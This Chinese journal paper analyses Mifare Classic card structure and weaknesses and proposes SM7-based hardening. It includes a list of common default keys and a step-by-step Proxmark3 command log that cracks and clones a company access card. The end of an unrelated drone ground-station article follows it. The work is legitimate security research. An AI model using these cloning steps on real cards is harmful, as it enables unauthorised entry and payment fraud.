

Mifare卡安全性和破解技术

Mifare1卡于1984年研制成功，在智能卡领域得到了广泛的应用。随着研究愈加深入，Mifare也面临着被破解的风险。针对此现象，本文对Mifare卡的结构和安全性进行了深入的分析，提出了对Mifare卡进行破解的方法和防护方案，使其能够安全的应用在公司各个领域。

陈威 陈乐然 徐小天/国网冀北电力有限公司电力科学研究院



陈威/高级工程师

关键词/Keywords

- M1卡 ·
- 破解 ·
- 克隆卡片 ·
- SM7算法 ·

0 引言

近些年以来，很多领域越来越多的系统采用射频技术和非接触式智能卡技术，用来代替条形码、磁条卡和制纸车票。Mifare M1卡及NXP Mifare1 Card是典型的非接触式智能卡，主要用于一卡通、公交和企业内部金融等系统。由于其具有操作简单、抗干扰能力强、可靠性高、一卡多用和低成本等特点，从1994年被研制出以来之后，得到了广泛的应用^[1]。

1 Mifare1卡结构

- 1) Mifare1卡由16个扇区组成，每个扇区在有4个数据块组成，按照顺序将数据块进行编码，其地址编码为0~63^[2]，如图1所示。
- 2) 在扇区1的第0数据块，存放张卡片制造厂家信息，这个扇区的信息已经固化，不能修改。
- 3) 每个扇区的4个数据块，功能不




图1 Mifare1卡地址编码

同。数据块0~2是用于存储数据。这3个数据块主要应用于数据存储和数据读操作。这里存储的数据，可以进行数值初始化、加、减、读操作。

4) 数据块3作为控制块存在，用于存储密码A、存储控制和密码B，如图2所示。




图2 数据块3示意图

- 5) 每个扇区内数据块3中的密码和存储控制全部独立存在，用户可以根据的需求进行设置。存储控制限定在4 B，32 bit^[3]。对应每个扇区中的每个数据中的每个数据的存取条件均是由密码和存储控制共同确定的，每个存储控制由三个控制位组成，如图3所示。
- 6) 控制位是以正反形式存储于控制字节中，确定了数字块的访问权限。例如，进行加值操作须验证KEY B，进行

块 0:	C10	C20	C30
块 1:	C11	C21	C31
块 2:	C12	C22	C32
块 3:	C13	C23	C33

图3 存储器控制块

减值操作须验证KEY A。三个控制位在控制字节的位置，如图4所示。

对块 0 的控制:

	bit	7	6	5	4	3	2	1	0
字节 6					C20 _b				C10 _b
字节 7					C10				C30 _b
字节 8					C30				C20
字节 9									

图4 控制位图
(以数据块0为例, C10_b表示C10的反值)

存取控制由4 B组成，结构如图5所示。

	bit	7	6	5	4	3	2	1	0
字节 6		C23 _b	C22 _b	C21 _b	C20 _b	C13 _b	C12 _b	C11 _b	C10 _b
字节 7		C13	C12	C11	C10	C33 _b	C32 _b	C31 _b	C30 _b
字节 8		C33	C32	C31	C30	C23	C22	C21	C20
字节 9									

图5 存储控制结构 (_b表示反值)

7) 数据块（块0、1、2）的存储控制如图6所示。

控制位 (X=0、1、2)			访问条件 (对数据块0、1、2)			
C1X	C2X	C3X	Read	Write	Increment	Decrement,transfer,Rest ore
0	0	0	KeyA/B	KeyA/B	KeyA/B	KeyA/B
0	1	0	KeyA/B	Never	Never	Never
1	0	0	KeyA/B	Key B	Never	Never
1	1	0	KeyA/B	Key B	Key B	Key A/B
0	0	1	KeyA/B	Never	Never	Key A/B
0	1	1	Key B	Key B	Never	Never
1	0	1	Key B	Never	Never	Never
1	1	1	Never	Never	Never	Never

图6 数据块的存储控制

用数据块0来说，存储控制位C10、C20、C30是1、0、0时，表示验证密码A或密码B正确后可读取；验证密码B正确后可写；不能进行加、减值操作。

8) 控制块3的存储控制与数据块（块0、块1、块2）不同，它的存储控制如图7所示。

以数据块3来说，存储控制位C13、C23、C33是1、0、0时，表示密码A不可读，验证Key A或KeyB正确后，可写（可修改）。存储控制：验证Key A或Key B正确后，可读写。密码B：验证Key

			密码 A		存取控制		密码 B	
C13	C23	C33	Read	Write	Read	Write	Read	Write
0	0	0	Never	KeyA/B	KeyA/B	Never	KeyA/B	KeyA/B
0	1	0	Never	Never	KeyA/B	Never	KeyA/B	Never
1	0	0	Never	Key B	KeyA/B	Never	Never	Key B
1	1	0	Never	Never	KeyA/B	Never	Never	Never
0	0	1	Never	KeyA/B	KeyA/B	Key A/B	Key A/B	KeyA/B
0	1	1	Never	Key B	KeyA/B	Key B	Never	Key B
1	0	1	Never	Never	KeyA/B	Key B	Never	Never
1	1	1	Never	Never	KeyA/B	Never	Never	Never

图7 控制块3的存储控制

A或者Key B，正确后，可读写^[5]。

2 破解Mifare M1卡

2.1 方法分析

2.1.1 比对法

比对法就是将已知数据换算成十六进制，寻找卡片中能与之对应的数据，从而确定卡片中对应存储位置所存储的数据的意义，或者将卡片中变化的字节转成十进制，判断是否存在相应的数据信息。最常用的比对值当然是卡片余额，还有当前的消费金额，或者是累计的消费金额，这两个数据有出现在前文的引用文中。那么除了这些，还应该考虑哪些数据呢？这里作一个简单的罗列：消费次数、日期、时间、读卡器编号和卡号（非UID）等，之所以认为上面的数据可以存储在卡片中，是因为2 B（16 bit），不考虑符号位，可以表示的最大数值是65 535，1 B（8 bit）可以表示最大数值为255。一张卡按4年有效期来算的话，每天要刷44次才能再4年内超过这个数值；日期也可以用两个字节来表示，可以选择整体表示，如12月31日，记为1231，对应到16进制04CF，也可以一个字节表示月一个字节表示日，仍然是12月31日，可以记为0C1F（1F=31）；时间（不考虑秒）的最大表示数字是23:59，也可以参考日期的表示方式，选择不同的方案^[6]；读卡器编号，一般情况下单位也不会同时具有 65 535台读卡设备；这里卡号一般可以用2 B表示，如果单位人数较多（超过65 535），也可以使用4 B表示，卡号的意义可以标识一个人，也可以标识单位内的一个部门等。

2.1.2 试错法

试错法就是针对一些不明意义的字节（可能是校验字节），通过修改已知意义的字节来确定

其关联性，找出不明意义字节的计算方法。数据对比法，有时并不能分析出所有数据块的数据，这时可以考虑试错法来确定隐晦数据和哪些字段有关联，譬如下面的案例：卡片只有0号扇区有数据，如图8所示。

43 9A ** ** ** ** 04 00 46 BA 14 12 51 10 03 10	第0段
0C 0D 0C 11 00 00 4A 3D 00 2D 00 00 00 01 00 47	第1段
37 0B BC E4 01 C2 00 00 0E A6 02 7D 08 1D 05 60	第2段
11 01 ** ** ** ** FF 07 80 69 FF FF FF FF FF FF	第3段

图8 0号扇区有数据

第0段为厂商预设的UID，不可修改，经过多次信息收集发现第1段的数据是不变的，变化的只有第2段，经过对比法，发现第1段的4A 3D是卡号，第2段的01 C2是本次消费金额，0E A6是余额，027D是消费和充值次数，081D是日期，到此，第2段中还有前4 B以及最后两个字节的意义不明。

下面通过试错来定义各个字节的意义 尝试直接修改K1余额，读卡会失败，于是认为刷卡消费过程存在验证，余额和消费金额并不能构成验证对，所以认为验证信息在意义不明的6 B内。只修改消费金额也会导致读卡失败。尝试使用K2的值整体替换K1的第2段，结果读卡依然失败。最后尝试使用K2的值，整体替换K1的第1和第2段，等价于复制卡片，终于读卡成功了。通过以上几步，可以确定消费读卡器在进行扣钱之前，会先校验卡片正确性，校验值和余额、消费金额以及第1段中的数据都有关联。

2.2 破解方法

2.2.1 暴力破解

暴力破解是破解工作永远的话题，只要你拥有庞大的计算资源，任何密码都能破解。而且，在CRYPTO1算法的细节没有被泄露之前，最有效的方法就是暴力破解了。还有一个很重要的原因就是，M1卡是被动卡，需要读卡器为它提供能量，一旦读卡器切断了电源，卡中的临时数据就会丢失，这样就没有办法记录下攻击者究竟输错了多少次密码，卡永远不会因为密码输入错误太多而被锁定，只要攻击者有时间慢慢跟它耗，密码肯定会出来的^[7]。这里列举一些常见的M1卡密钥（弱密钥），FFFFFFFFFFFF、

A0A1A2A3A4A5、D3F7D3F7D3F7、000000000000、A0B0C0D0E0F0、A1B1C1D1E1F1和B0B1B2B3B4B5等。

2.2.2 重放攻击

重放攻击是基于Mofare M1卡的PRNG算法漏洞实现的，当卡接近读卡器获得能量的时候，就会开始生成随机数序列，但这有一个问题，因为是被动式卡，本身不带电源，所以断电后数据没办法保存，这时基于LSRF的PRNG算法缺陷就出来了，每次断电后再重新接入电，卡就会生成一模一样的随机数序列，所以就有可能把这个序列计算出来，所以只要控制好时间，就能够知道在获得能量后的某一刻时间的随机数是多少，然后进行重放攻击，就有可能篡改正常的数据。如果卡的所有权在手上时，甚至不需要花费太多的时间就可以实现。

2.2.3 克隆卡片

这是一个很简单也很实用的方法，因为Mofare M1卡自带扇区可以保存数据，所以大部分的卡片会选择加密扇区后将数据保存在里面，所以完全可以克隆一张带有一样数据的克隆卡。这就会用到一种叫uid卡的特殊Mofare M1模拟卡，前面说到每张Mofare M1卡在0扇区第1段都会有一个全球唯一的UID编号，而且这个块在出厂之后是被厂商设定保护无法修改的，UID卡就是没有设定0扇区保护的卡，所以可以随意的修改想要的UID，这样就可以克隆出一张连UID都相同的卡片了。

2.2.4 密钥流窃听

利用工具proxmark 3可以嗅探到全部扇区都加密的Mofare M1卡，在卡和已经授权的读卡器交换数据的时候进行窃听，就能把tag数据读取出来，利用XOR算key工具就可以把扇区的密钥计算出来，这也是PRNG算法的漏洞所导致的。

2.2.5 验证漏洞

验证漏洞是目前使用最多的Mofare M1破解手段，在读卡器尝试去读取一个扇区时，卡会首先发一个随机数给读卡器，读卡器接到随机数之后利用自身的算法加密这个随机数再反馈回给卡，卡再用自己的算法计算一次，发现结果一致的话就认为读卡器是授权了的，然后就用开始自己的算法加密会话并跟读卡器进行传送数据。这时候

问题就来了，当再次尝试去访问另一个扇区，卡片又会重复刚才那几个步骤，但此时卡跟读卡器之间的数据交换已经是被算法加密了的，而这个算法又是由扇区的密钥决定的，所以密钥就被泄露出来了。因此验证漏洞要求至少知道一个扇区的密钥，但目前大部分的扇区都没有全部加密，所以很容易就会被破解。

2.3 破解过程

通过使用Proxmark3^[8]对公司门禁卡（Mifare1卡）进行安全检测，检测内容暴力破解和

2.3.1 目标卡类型检测

智能卡电压检测，通过对智能卡的电压检测，对比不同种类智能卡的工作电压，从中判断智能卡的类型。

在Proxmark3的高频天线上，没有放置任何卡，判断电压为9.54 V，如图9所示。

```
E:\pm3-bin-834\win32 <client+GUI>>proxmark3.exe COM6
proxmark3> hw tune
#db# Measuring antenna characteristics, please wait...
#db# Measuring complete, sending report back to host

# LF antenna: 0.00 U @ 125.00 kHz
# LF antenna: 0.00 U @ 134.00 kHz
# LF optimal: 0.00 U @ 12000.00 kHz
# HF antenna: 9.54 U @ 13.56 MHz
# Your LF antenna is unusable.
proxmark3>
```

图9 门禁卡电压1

将公司门禁卡放置在高频天线上，查看电压为4.35V，如图10所示。

```
proxmark3> hw tune
#db# Measuring antenna characteristics, please wait...
#db# Measuring complete, sending report back to host

# LF antenna: 0.00 U @ 125.00 kHz
# LF antenna: 0.13 U @ 134.00 kHz
# LF optimal: 0.00 U @ 12000.00 kHz
# HF antenna: 4.35 U @ 13.56 MHz
# Your LF antenna is unusable.
# Your HF antenna is marginal.
proxmark3>
```

图10 门禁卡电压2

众所周知，公司的门禁卡是典型的Mifare Classic卡及Mofare M1卡，而公司的饭卡是通用的ID卡（只存储卡的编号等一些基本信息，而卡的重要内容存储在服务器上）。从电压上，可以判断出Mofare M1卡为较低的电压数值^[9]。

2.3.2 读取UID

为了对卡进行克隆，必须了解卡的UID，因为这些信息是卡片制造商写进卡面的，每张卡的UID都是独一无二的。

执行UID读取命令，如图11所示，UID为

b56254b5。

```
proxmark3> hf 14a reader
ATQA : 04 00
UID : b5 62 54 b5
SAK : 08 [2]
TYPE : NXP MIFARE CLASSIC 1k ! Plus 2k
proprietary non iso1443a-4 card found, RATS not supported
proxmark3>
```

图11 UID数字

2.3.3 暴力破解

为了达到克隆卡片的最终目的，需要将卡中的信息破解出来。通过验证默认Key，发现卡中存放着一组默认的Key：ffffffff，如图12所示。

```
proxmark3> hf mf chk 0 A ffffffffffffffff
chk key[0] ffffffffffffffff
--SectorsCnt:0 block no:0x00 key type:A key count:1
Found valid key:[ffffffffffffff]
proxmark3>
```

图12 Key数值

利用这组被发现的默认密码，对所有区块进行操作，如图13所示。通过检查，发现公司门禁卡每个区块的密码均为ffffffff。

```
proxmark3> hf mf nested 1 0 A ffffffffffffffff
--block no:00 key type:00 key:ff ff ff ff ff ff etrans:0
Block shift=0
Testing known keys. Sector count=16
nested...
Time in nested: 2.309 <inf sec per key>

Iterations count: 0

|---|-----|---|-----|---|
|sec|key A      |res|key B      |res|
|---|-----|---|-----|---|
|000| ffffffffffff | 1 | ffffffffffff | 1 |
|001| ffffffffffff | 1 | ffffffffffff | 1 |
|002| ffffffffffff | 1 | ffffffffffff | 1 |
|003| ffffffffffff | 1 | ffffffffffff | 1 |
|004| ffffffffffff | 1 | ffffffffffff | 1 |
|005| ffffffffffff | 1 | ffffffffffff | 1 |
|006| ffffffffffff | 1 | ffffffffffff | 1 |
|007| ffffffffffff | 1 | ffffffffffff | 1 |
|008| ffffffffffff | 1 | ffffffffffff | 1 |
|009| ffffffffffff | 1 | ffffffffffff | 1 |
|010| ffffffffffff | 1 | ffffffffffff | 1 |
|011| ffffffffffff | 1 | ffffffffffff | 1 |
|012| ffffffffffff | 1 | ffffffffffff | 1 |
|013| ffffffffffff | 1 | ffffffffffff | 1 |
|014| ffffffffffff | 1 | ffffffffffff | 1 |
|015| ffffffffffff | 1 | ffffffffffff | 1 |
|---|-----|---|-----|---|
proxmark3>
```

图13 区块密码

2.3.4卡片克隆

卡片克隆，分为两个步骤：一是修改卡片的UID，使其与目标卡一致；二是将复制目标卡的内容。存储目标卡内容到dump文件内，如图14所示。

修改UID，保证与目标的UID一致，如图15所示。

```
proxmark3> hf mf dump
-----:
----- Reading sector access bits...-----:
-----:
#db# READ BLOCK FINISHED
#db# READ BLOCK FINISHED
#db# READ BLOCK FINISHED
#db# READ BLOCK FINISHED
#db# READ BLOCK FINISHED
#db# READ BLOCK FINISHED
#db# READ BLOCK FINISHED
#db# READ BLOCK FINISHED
#db# READ BLOCK FINISHED
#db# READ BLOCK FINISHED
#db# READ BLOCK FINISHED
#db# READ BLOCK FINISHED
#db# READ BLOCK FINISHED
```

图14 dump文件内容

```
proxmark3> hf mf csetuid b56254b5
--wipe card:00 uid:b5 62 54 b5
old UID:12 34 56 78
proxmark3>
```

图15 改后UID

克隆卡就是将目标卡的dump文件拷贝至白卡中^[10]，如图16所示。至此完成了对目标卡的克隆，在公司门禁通过验证。

```
proxmark3> hf mf restore
Restoring dumpdata.bin to card
Writing to block 0: b5 62 54 b5 36 88 04 00 00 00 0
#db# Cmd Error: 04
#db# Write block error
#db# WRITE BLOCK FINISHED
isOk:00
Writing to block 1: 00 00 00 00 00 00 00 00 00 00 0
#db# WRITE BLOCK FINISHED
isOk:01
Writing to block 2: 00 00 00 00 00 00 00 00 00 00 0
#db# WRITE BLOCK FINISHED
isOk:01
Writing to block 3: ff ff ff ff ff ff ff 07 80 69 f
#db# WRITE BLOCK FINISHED
```

图16 白卡文件

2.3.5 加固措施

(1) 上海华虹SM7国密算法RFID安全芯片^[11]

2009年，中国第一枚自主研发的安全算法RFID芯片SHC1112（SSX0904），由上海华虹集成电路有限责任公司试制成功，并已通过国家密码管理局组织的型号评审，获准进行生产销售。

SHC1112主要技术指标^[12]：采用ISO/IEC14443 Type A协议，支持非接触通信方式，支持抗冲突协议；支持ISO/IECDIS9798-2协议，拥有3次传送鉴别相互认证体制；采用SM7国密算法加密保护数据交互的安全，通信过程所有数据加密以防信号截取；具有8个相互独立的密钥，支持一卡多用；数据通信速率106Kbit/s；4 B唯一

序列号UID；EEPROM存储容量1 KB，划分为64块，每个数据块可由用户定义单独的访问权限；EEPROM数据保存时间大于10年；EEPROM数据擦写次数大于10万次；天线输入引脚ESD可达4 000 V（HBM）。

(2) 国家标准

我国智能卡应用技术作为国家信息化发展战略的一部分，已经有了10余年的发展历史。智能卡应用的行业和地方标准已经初步建立，如中国人民银行早在1998年就颁布了《中国人民银行金融集成电路（IC）卡规范（版本1.0）》，2005年又修订后发布《中国金融集成电路（IC）卡规范（2.0版）》，即通常简称的PBOC2.0。建设部在2002年颁布实施CJ/T166-2002《建设事业IC卡应用技术》，2006年修订为CJ/T166-2006《建设事业集成电路（IC）卡应用技术规范》。2000年国家劳动和社会保障部也颁布了《社会保障（个人）卡规范》等。但是，这些标准中CPU卡部分基本上是以ISO/IEC7816（GB/T 16649）《识别卡—带触点的集成电路（IC）卡》为基础。

同时，从国际标准的角度看，接触式IC的标准统一在ISO/IEC 7816，但是关于非接触式IC卡的标准繁多，如：ISO 14443《识别卡-非接触集成电路卡-接近卡》、ISO 18000《信息技术-射频识别的管理》、ISO 18092《信息技术-系统间的通讯与信息交换-NFC-接口与协议》、ISO 10536《识别卡-非接触集成电路卡-紧耦合卡》和ISO 15693《识别卡-非接触集成电路卡-邻近卡》，等等。

随着非接触式CPU卡产品技术（包括双界面卡技术）的成熟和MIFARE I卡的安全性问题事件的促进，国家有关部门有必要加快非接触式CPU卡产品技术应用体系标准制定的步伐，指导IC卡用户的使用和IC卡产业的发展，避免在无标准或多标准的状态下，政府和企业盲目地投入在项目或研发而造成不必要的损失。

3 结束语

通过对Mifare 1 Card安全性的研究，按照本文所介绍的方法，成功实现了对Mofare M1卡的安全测试，可以进行Mofare M1卡的数据破解、克隆、重放，还可以验证Mofare M1卡是否进行安全加密。

综上所述，如何正确看待Mifare 1卡带来的安全问题，如何针对安全隐患，避免给公司带来损失，是现在面临的重要问题。同时，做好向非接触式Mofare M1卡的安全检测工作，以保证该卡在公司中的安全使用。

参考文献

[1] 王爱英.智能卡技术, 3版.北京:清华大学出版社, 2009.

[2] 杨海东,杨春. RFID安全问题研究[J]. 微计算机信息,2008,3:15-18.

[3] 陈娴. RFID安全协议及加密算法研究[D].杭州:电子科技大学, 2010.

[4] 赵竞. Mifare非接触式IC卡安全性分析[D].杭州:电子科技大学, 2012.

[5] 王素琴. Mifare1 非接触式IC卡的研究与实现[D].北京:北京工业大学,2013.

[6] 青岛东合信息技术有限公司.RFID开发技术及实践[M].西安: 西安电子科技大学出版社, 2014.

[7] 刘岩.RFID通信测试技术及应用[M].北京: 人民邮电出版社, 2010.

[8] PROXMARK.org[J/OL].http://proxmark.org/proxmark

[9]GitHub[J/OL].2015-10-11:https://github.com/Proxmark/proxmark3/wiki/OSX

[10] Radio War 研究项目[J/OL].2015-6-15:http://wiki.radiowar.org/

[11] 苏董杰. 基于SM7国密算法非接触逻辑卡对Mifare 1门禁系统的升级方案[J].中国集成电路, 2012,(3):80-83.

[12] 张少华.我们该如何看待MIFARE I卡的安全性问题[J].中国安防,2009(8):97-100.

作者简介

陈威（1980-），男，研究生，高级工程师，主要研究方向：无线安全、应用安全。

陈乐然（1987-），男，研究生，工程师，主要研究方向：应用安全。

徐小天（1985-），男，研究生，工程师，主要研究方向：应用安全。

(收稿日期：2015-12-10) **EA**
(编辑：朱历)

(上接第772页)



图7 无人机地面测控站实物

4 结束语

无人机地面测控站系统具有无人机下行数据的接收、数据编码、数据组帧、数据的图形化显示、下行图像的显示、所有下行数据及图像的存储、上行指令的生成和上行指令发送等功能，利用VC++6.0 的开发平台，实现了在Google Earth

的航点、航迹显示与规划功能，该系统经实际地面和飞行测试，具有稳定可靠、实时性强和便携方便等优点，满足多旋翼外场使用的需求。

参考文献

[1] 周焱.无人机地面站发展综述[J].航空电子技术, 2010,41 (1) :1-6.

[2] 肖征宇.无人机地面站软件的设计与实现[D].杭州: 浙江大学, 2010.

[3] 刘龔.无人机地面控制站的设计与开发[D].南京: 南京航空航天大学, 2013.

作者简介

黄荣辉（1976-），男，本科，高级工程师，主要从事主网设备的技术监督工作。

(收稿日期：2015-12-10) **EA**
(编辑：朱历)